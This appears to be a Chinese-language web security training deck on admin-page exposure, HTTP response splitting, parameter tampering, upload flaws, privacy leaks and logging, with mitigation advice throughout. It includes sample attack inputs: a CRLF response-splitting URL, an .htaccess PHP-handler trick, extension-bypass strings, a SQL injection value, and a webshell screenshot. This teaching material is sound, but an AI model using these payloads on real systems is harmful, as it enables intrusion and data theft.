[contest.ks.edu.tw/syshtml/freebsd-adduser.html](http://contest.ks.edu.tw/syshtml/freebsd-adduser.html) - 頁庫存檔

[Ubuntu -- Details of package adduser in intrepid](#)  
增加或移除使用者及群組. This package includes the 'adduser' and 'deluser' commands for creating and removing users. - 'adduser' creates new users and groups ...  
[packages.ubuntu.com/zh-tw/intrepid/adduser](http://packages.ubuntu.com/zh-tw/intrepid/adduser) - 頁庫存檔

[www.freebsd.org/cgi/man.cgi?query=adduser&sektion=8](http://www.freebsd.org/cgi/man.cgi?query=adduser&sektion=8) - [ 翻譯此頁 ]

[類似內容](#)

[Debian -- Package Search Results -- adduser](#) - [ 翻譯此頁 ]  
You have searched for packages that names contain adduser in all suites, all sections, and all architectures. Found 12 matching packages. ...  
[packages.debian.org](http://packages.debian.org) Packages - 頁庫存檔 - 類似內容

# Web AP 後端管理網頁問題



## ➤ 通常安全防護做得比前端網站更差

✓ 錯誤認知 + 無人監督 → 開發過程自動卸甲

- 以為你不知道 .....

- 內網存取 → No SSL

- 只有少數內部人員使用

➤ → 容易被猜到的帳號或密碼

➤ → No/Bad authorization

## ➤ 不當存取後方管理網頁

✓ Demo → .....

✓ 做不好，也很容易上新聞 !!!

# 某次滲透測試範例畫面

➤ 不需登入可直接存取修改密碼功能畫面



# 防護建議



- 心態：假設攻擊者知道所有的後端管理網頁URL以及重要參數檔位置！
- 防止重要檔案被直接存取
  - ✓ 確實關閉目錄瀏覽功能
  - ✓ 設定阻擋不必要的附檔名之存取行為
  - ✓ 不要將原始碼相關檔案置放於網站範圍之下
  - ✓ 不要在上線主機中修改程式！

# 防護建議(cont.)



## ➤ 防止重要網頁被直接存取

✓ 使用不易被猜測的URL

– 檔名後加亂數(治標)

✓ 限制存取身份

– 管理者帳號/密碼管理問題

✓ 限制存取流程

✓ 限制存取來源IP

## ➤ Secure Default

✓ 網站設計就先想好存取控管規則

– Role Based

✓ 系統安裝(或是啟動)完畢後，立即設定好基本規則。

– 人為設定 vs. 系統自動設定

# Other Web Vulnerabilities

# HTTP Response Splitting

# HTTP Response Splitting



## ➤ HTTP回應分割

### ➤ 原因：

- ✓ 後端AP將使用者的輸入資料再輸出回前端，而且是放在HTTP回訊的**Header區**。

### ➤ 攻擊：

- ✓ 攻擊者想辦法塞入特製的字串，將原本的一個**HTTP Response**變成兩個(或更多)。
- ✓ 通常第二個回應訊息可以操作前端使用者：
  - 執行Script
  - 前往其他網站
  - 下載惡意程式



# HTTP Response Splitting



## ➤ 範例：

- ✓ 根據參數決定導向哪個語言版本的網頁

```
<%  
response.sendRedirect("/by_lang.jsp?lang="+ request.getParameter("lang"));  
%>
```

- ✓ 例如要看英文版的網頁：

```
HTTP/1.1 302 Moved Temporarily  
Date: Wed, 24 Dec 2003 12:53:28 GMT  
Location: http://10.1.1.1/by_lang.jsp?lang=English  
Server: Some_Server  
Content-Type: text/html  
Connection: Close  
  
<html><head><title>302 Moved Temporarily</title></head>  
<body bgcolor="#FFFFFF"></html>
```

# HTTP Response Splitting



## ✓ 駭客攻擊：

```
/redir_lang.jsp?lang=foobar%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-Type:%20text/html%0d%0aContent-Length:%2019%0d%0a%0d%0a<html>Shazam</html>
```

## ✓ 結果：

```
HTTP/1.1 302 Moved Temporarily  
Date: Wed, 24 Dec 2003 15:26:41 GMT  
Location: http://10.1.1.1/by_lang.jsp?lang=foobar  
Content-Length: 0
```

```
HTTP/1.1 200 OK  
Content-Type: text/html  
Content-Length: 19  
  
<html>Shazam</html>  
[....]
```

# 防護建議



## ▶ 對使用者輸入進行消毒

- ✓ 一般建議濾除下列字元：
  - | (垂直線符號)
  - & ('&'符號)
  - ; (分號)
  - \$ (錢幣符號)
  - % (百分比符號)
  - @ (at符號)
  - ' (單一單引號)
  - “ (引號)
  - \’ (反斜線跳出單引號)
  - \“ (反斜線跳出引號)
  - <> (角括弧)
  - () (括弧)
  - + (加號)
  - CR (回車, ASCII 0x0d)
  - LF (換行, ASCII 0x0a)
  - , (逗號)
  - \ (反斜線)
- ✓ 另外如果可以, 建議特別濾除下列所有字元(因為如果要進行訊息切割需要這些內容):
  - 0~9
  - /
  - -

# Parameter Tampering

# Parameter Tampering



- 竄改URL或是表單參數 → 使程式出現預料之外的反應
  - ✓ radio button、check box、select menu
  - ✓ hidden value (→最後結帳金額?!)
- 常用手法 (→重設密碼的帳號!!!)
  - ✓ SQL、XSS
  - ✓ 負數 (→轉帳?!)
  - ✓ 縮小值 (→折扣?!)
  - ✓ 修改與帳號有關的參數(→ 權限水平/垂直移轉)

所有網頁參數有心人都會看到與竄改 !!!

# 歷史悠久卻十分好用




花旗漏洞/網路申辦出紕漏 曹志誠發現網站開後門

2003/11/11 13:05

記者趙婉如、崔文沛/高雄報導

花旗銀行爆發網路申請信用卡的客戶資料, 居然可以任意查閱, 等於是銀行後門

登入成功後，只要在URL上修改個人代號，即可查閱他人的個資！  
例：uid=300 → uid=1





## ➤ Input Validation

- ✓ 包含Business Logic 的檢查!

- ✓ 與帳號有關的參數請仔細比對Session身份是否一致!

## ➤ 使用者輸入的數值一旦做過嚴格檢驗後

- ✓ 不要再透過隱藏欄位或是參數的方式傳來傳去，讓使用者有再修改的機會。

- ✓ 可存到後端Session變數(或資料庫)中來取用。

# **File Upload Mis-Handling**



# 檔案上傳功能

- ▶ 許多AP都有檔案上傳功能
  - ✓ 上傳圖片、音樂、文件....
- ▶ 控管不好的話，駭客可以上傳惡意程式
  - ✓ **WebShell** → 控制後端Web主機
  - ✓ 傳小馬、換大馬

com/py\_webshell.py?path=./Project

Backdoor Not Found

./Project

Webshell目录 | 创建目录 | 服务器信息 | 执行命令 | Socket反弹

当前路径 (./Project) 下的资源:

| 资源              | 最后修改时间              | 大小      | 模式    | 操作                |
|-----------------|---------------------|---------|-------|-------------------|
| csrf            | 2009-02-16 22:17:37 | -       | R/W/X | Del/Rename        |
| fish            | 2009-02-16 22:17:37 | -       | R/W/X | Del/Rename        |
| ieprint         | 2009-02-16 22:17:37 | -       | R/W/X | Del/Rename        |
| poc             | 2009-02-16 22:17:37 | -       | R/W/X | Del/Rename        |
| webtrojan       | 2009-02-16 22:17:37 | -       | R/W/X | Del/Rename        |
| worm            | 2009-02-16 22:17:37 | -       | R/W/X | Del/Rename        |
| Ox37Project.rar | 2008-07-11 21:57:00 | 68.26KB | R/W/X | R/C/D/ Del/Rename |
| doc.html        | 2008-05-20 22:50:00 | 0.05KB  | R/W/X | R/C/D/ Del/Rename |
| gworm.js        | 2008-05-16 14:01:00 | 1.87KB  | R/W/X | R/C/D/ Del/Rename |
| kb.js           | 2008-06-03 15:12:00 | 0.01KB  | R/W/X | R/C/D/ Del/Rename |

(C) Xeye Hack Team

# 傳統防護機制



## ▶ 傳統檢查機制許多都有風險

### ✓ Client-side validation

– 可被bypass!

### ✓ MIME Type validation

– 可被假造!

▶ 攻擊者可透過自己寫的Script或是自動化程式，一樣利用HTTP POST方式來上傳檔案，但是自己竄改成假的MIME Type。

# 傳統防護機制(cont.)



## - 某些平台設定本身有漏洞：Apache + PHP

▶ 駭客上傳自己的系統設定檔“.htaccess”，內含：

*AddType application/x-httpd-php .jpg*

可以讓系統用 PHP 的執行方式來處理 .jpg 的檔案

▶ *filename.php.123* ?!

■ Apache 中遇到不認識的副檔名，會找認識的副檔名來執行

▶ *filename.php.jpg* ?!

■ Apache 使用兩種語法來設定執行 PHP：the **AddHandler** directive 或是 **AddType**.

■ 如果是前者，只要檔名中含有‘.php’就會被當作 PHP 檔案來執行。

# 防護建議

▶ 利用白名單的觀念，在Web Server中設定好允許的MIME-Type與其所相對應的程式附檔名。

✓ 避免之前提到的平台漏洞

– 例如：Apache的“.htaccess”檔案應放置到不會被瀏覽或上傳取代的位置。

▶ 設定範例（只允許圖檔）：

```
deny from all  
<Files ~ "^\.w+\.(\.gif|jpe?g|png)$">  
order deny,allow  
allow from all  
</Files>
```

# 防護建議(cont.)



## ➤ 附檔名檢驗

- ✓ 後端一定要做!
- ✓ 小心因檢查不確實而被繞過
  - .gif.php (多重附檔名)
  - %2E%70%68%70 (→ .php)
  - .pHp

## ➤ 檔案上傳管理

- ✓ 位置管理：
  - 存放位置應獨立開來，並且做好權限控管(盡量避免被瀏覽與執行)。
- ✓ 檔名管理：
  - 上傳後的檔名應該被更名

# Attack Local Privacy

# Attack Local Privacy



➤ 攻擊者如果能存取控制使用者的電腦，一定會去“挖寶”。

➤ 有風險的機制

## ✓ Persistent Cookies

- 在Set-Cookie中帶有expires日期(未來時間)，這樣一來資料會被儲存起來

*Set-Cookie : UID=d475;expires=Wed, 10-Oct-09  
16:08:30GMT*

## ✓ Cached Web Content

- Non-SSL Response 預設下會被瀏覽器cache起來
- IE 儲存在Registry

# Attack Local Privacy (cont.)



## ✓ Browsing History

- *http://rad.msn.com/ADSAdClient31.dll?GetAd=&PG=IMSTWN  
&AP=1007*
- 網址參數中可能帶有機敏資料

## ✓ Auto-complete

- IE : 儲存在Registry
- Firefox : 儲存在檔案



# 防護建議



➤ 避免將機敏資料透過 **persistent cookie** 來傳送與儲存

✓ 即使該資料被加密,也有可能被 replay

✓ 在Set-Cookie中不要帶有 expires 日期

➤ 避免機敏資料被瀏覽器 cache 住

✓ **Response Header :**

*Expires: 0*

*Cache-control: no-cache*

*Pragma: no-cache*

# 防護建議(cont.)



- ▶ 避免機敏資料透過URL的參數來進行傳送
  - ✓ 這類資料應該用POST方式加以傳送
  - ✓ 最好再加上 SSL
- ▶ 重要表單欄位，關閉 auto-complete功能
  - ✓ *autocomplete=off*

# Log 、 Audit & Notification


# 系統安全重要模組：3A



**Authentication**  
(身份認證)

**Authorization**  
(存取授權管理)

**Audit**  
(安全稽核)



# Log

➤ 記錄對象應包含使用者與管理者

➤ 能記多少，盡量記多少：

✓ 登入(成功與失敗)/登出

✓ 密碼變更、忘記密碼的申請、密碼重設

✓ 個人資料的修改

✓ 後端重要檔案或資料的存取

✓ 檔案上傳

✓ 重要功能或交易(成功與失敗)

✓ 不正常的資料輸入

✓ 新增、暫停、刪除使用者

✓ 重要系統參數的修改

✓ 資料上架/下架

....

} Special for 管理者

# Log (cont.)



## ➤ 應妥善儲存與保護這些 Log 記錄

### ✓ 儲存在遠端主機

- 可利用有加密功能的 Web Service 來進行

### ✓ 做好資料的權限控管

### ✓ 加密儲存 (Optional)

- 可能就需要自行開發閱讀界面
- 缺點: 不易與其他系統進行整合

### ✓ 要有備份機制

### ✓ 要有 Data-Rotation 的政策

# Audit



- 要有閱讀人員的規範 → 安全官
- 應定期檢視這些Log
  - ✓ 透過以下工具：
    - 資料庫介面
    - 自行開發的閱讀界面 (→ 本身也要存Log)
    - 導入像是SOC(Security Operation Center)系統，進行查詢與分析。
- 最好能再：
  - ✓ 定期產生統計報表
  - ✓ 結合警訊系統進行自動開單通報

# Notification



## ➤ 以下動作最好要通知使用者


- ✓ 上次登入時間(此項可直接顯示在網頁上)
- ✓ 密碼變更、忘記密碼的申請、密碼重設
- ✓ 個人資料的修改
- ✓ 成功的下單或交易

## ➤ 通知必須透過 **out-of-band** 媒介

- ✓ 電話
- ✓ 實體信件
- ✓ Email

## ➤ 通知的內容中避免夾帶機敏資料





## 相關工具介紹



# 相關工具介紹



## ➤ HTTP 訊息觀察工具


✓ **Browser Extensions**

✓ **Web Proxy**

## ➤ 原始碼檢測工具

## ➤ 網站弱點掃描工具

## ➤ 網站壓力測試工具 → DOS



# HTTP 訊息觀察工具



## ➤ Browser Extensions – IE

### ✓ TamperIE

- <http://www.bayden.com/Other/>
- 用於竄改瀏覽器送出的參數
- 可繞過 Javascript 檢測

### ✓ HTTPWatch

- <http://www.httpwatch.com/>
- 顯示 IE 的每一個 Request、及 Response
- 打站 / 除錯 兩相宜


### ✓ HTTP Analyzer

- <http://www.ieinspector.com/httpanalyzer/>
- 類似 HTTPWatch
- 其 Standalone 版本可處理本機所有瀏覽器

# TamperIE



TamperIE Control Panel



Tamper with HTTP POSTs  
 Tamper with HTTP GETs

This space intentionally left blank. :-)

TamperIE -- Edit Request

Internet Explorer is attempting to send data to the following page:  
<http://192.168.16.1/board/?user=admin>

You may tamper with this data using this dialog. [Configure this tool...](#)

Send altered data  
 Send original data

Raw Headers  
Cookies


```
admin=0
```

| Name   | Value    |
|--------|----------|
| user   | admin    |
| pass   | ' or '=' |
| submit | Submit   |
|        |          |
|        |          |
|        |          |
|        |          |
|        |          |
|        |          |
|        |          |
|        |          |
|        |          |

Edit Field: user admin

Raw POST PrettyPOST

# HTTPWatch(Commercial)



Yahoo! 奇摩拍賣 拍賣, 包括: 精品, 電腦, 手機, 數位相機, mp3, 美容, 中古車, 歡迎來網拍挖寶! - Microsoft Internet Explorer

檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)

網址(D) http://tw.bid.yahoo.com/

YAHOO! 奇摩拍賣 會員登入 新使用者? 立即註冊 服務首頁 | 服務說明 | Yahoo!奇摩

拍賣陪審團: 斷貨得了一個普評~冤 輕鬆付交易獨享2%紅包禮 2008必買的數位採購特輯

美人館 3C館 家電館 玩FUN館 我要賣東西 我的拍賣 拍賣社區/公告 求助

| Started      | Time  | Sent | Received | Method | Result | Type                | URL   |
|--------------|-------|------|----------|--------|--------|---------------------|---|
| 00:00:00.000 | 0.610 | 385  | 68974    | GET    | 200    | text/html; chars... | http://tw.bid.yahoo.com/  |
| 00:00:00.179 | 0.456 | 308  | 21046    | GET    | 200    | text/css            | http://l.yimg.com/tw.yimg.com/i/tw/auction/yau/yauc_080124.css?v=08021808 |
| 00:00:00.180 | 0.178 | 294  | 5742     | GET    | 200    | image/gif           | http://l.yimg.com/tw.yimg.com/i/tw/auction/yau/auc_logo.gif               |
| 00:00:00.180 | 0.179 | 292  | 1341     | GET    | 200    | image/gif           | http://tw.yimg.com/i/tw/c2c/images/label_n_escrow34_2.gif                 |
| 00:00:00.305 | 0.210 | 351  | 2713     | GET    | 200    | image/jpeg          | http://tw.image.bid.yahoo.com/users/2/4/8/3/k591211-thumb-120140598411    |
| 00:00:00.302 | 0.245 | 355  | 6388     | GET    | 200    | image/jpeg          | http://tw.image.bid.yahoo.com/users/3/5/5/2/fu.star-1233-thumb-120326466  |
| 00:00:00.307 | 0.300 | 350  | 11587    | GET    | 200    | image/jpeg          | http://tw.image.bid.yahoo.com/users/0/2/9/9/zx5207zx-thumb-120326978249   |
| 00:00:00.307 | 0.093 | 290  | 329      | GET    | 200    | image/gif           | http://tw.yimg.com/i/tw/auction/lsm_external/market.gif                   |
| 00:00:00.308 | 0.286 | 358  | 5029     | GET    | 200    | image/jpeg          | http://tw.image.bid.yahoo.com/users/0/4/5/6/nelsonivolo123-thumb-1130986  |

Overview | Time Chart | Headers | Cookies | Cache | Query String | POST Data | Content | Stream

385 bytes sent to 203.84.193.252:80 Find Export 68974 bytes received by 192.168.16.2:3596 in 4 chunks Find Export

GET / HTTP/1.1  
Accept: image/gif, image/x-bitmap, image/jpeg, image/pjpeg, applicati  
Accept-Language: zh-tw  
Accept-Encoding: gzip, deflate  
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .N  
Host: tw.bid.yahoo.com  
Connection: Keep-Alive

HTTP/1.1 200 OK  
Date: Sun, 17 Feb 2008 19:40:12 GMT  
Set-Cookie: B=bgr9pp3rh3cs4b=3as=f4; expires=Tue, 02-Jun-2037 20:00:00  
P3P: policyref="http://p3p.yahoo.com/w3c/p3p.xml", CP="CA0 DSP COR CUR  
Expires: Thu, 01 Jan 1970 12:34:56 GMT  
Cache-Control: no-store, no-cache, must-revalidate  
Cache-Control: post-check=0, pre-check=0  
Pragma: no-cache  
Connection: close  
Transfer-Encoding: chunked

Http Watch Professional 5.1 完成 網際網路

# HTTP 訊息觀察工具(cont.)



## ➤ Browser Extensions – Firefox

### ✓ Tamper Data

– <https://addons.mozilla.org/firefox/966/>

### ✓ Add N Edit Cookies

– <https://addons.mozilla.org/firefox/573/>

### ✓ Live HTTP Headers

– <https://livehttpheaders.mozdev.org/>

### ✓ HttpFox

– <https://addons.mozilla.org/firefox/addon/6647>

### ✓ RefControl

– <https://addons.mozilla.org/firefox/addon/953>

### ✓ HackBar

– <https://addons.mozilla.org/firefox/addon/3899>

# Tamper Data



Tamper Data - Ongoing requests

Start Tamper Stop Tamper Clear Options Help

Filter  Show All

| Time        | Duration | Total Duration | Size | Method | Status | Content Type | URL             | Load Flags    | 🔍 |
|-------------|----------|----------------|------|--------|--------|--------------|-----------------|---------------|---|
| 3:44:32.706 | 31 ms    | 78 ms          | 2305 | POST   | 200    | text/html    | http://192.1... | LOAD_DOCUM... |   |
| 3:44:42.799 | 32 ms    | 63 ms          | 1129 | GET    | 200    | text/html    | http://192.1... | LOAD_DOCUM... |   |
| 3:44:44.581 | 31 ms    | 62 ms          | 1130 | GET    | 200    | text/html    | http://192.1... | LOAD_DOCUM... |   |
| 3:44:46.143 | 31 ms    | 78 ms          | 2305 | GET    | 200    | text/html    | http://192.1... | LOAD_DOCUM... |   |
| 3:44:46.737 | 31 ms    |                |      |        |        |              |                 |               |   |
| 3:44:48.143 | 94 ms    |                |      |        |        |              |                 |               |   |
| 3:44:48.971 | 16 ms    |                |      |        |        |              |                 |               |   |
| 3:44:49.987 | 15 ms    |                |      |        |        |              |                 |               |   |

Request Header Name

|                 |
|-----------------|
| Host            |
| User-Agent      |
| Accept          |
| Accept-Language |
| Accept-Encoding |
| Accept-Charset  |
| Keep-Alive      |
| Connection      |
| Referer         |
| Cookie          |

Tamper Popup

http://192.168.16.1/board/

| Request Header Name | Request Header Value                                |
|---------------------|---|
| Host                | 192.168.16.1  |
| User-Agent          | Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-TW      |
| Accept              | text/xml,application/xml,application/xhtml+xml,text |
| Accept-Language     | zh-tw,en-us;q=0.7,en;q=0.3                          |
| Accept-Encoding     | gzip,deflate  |
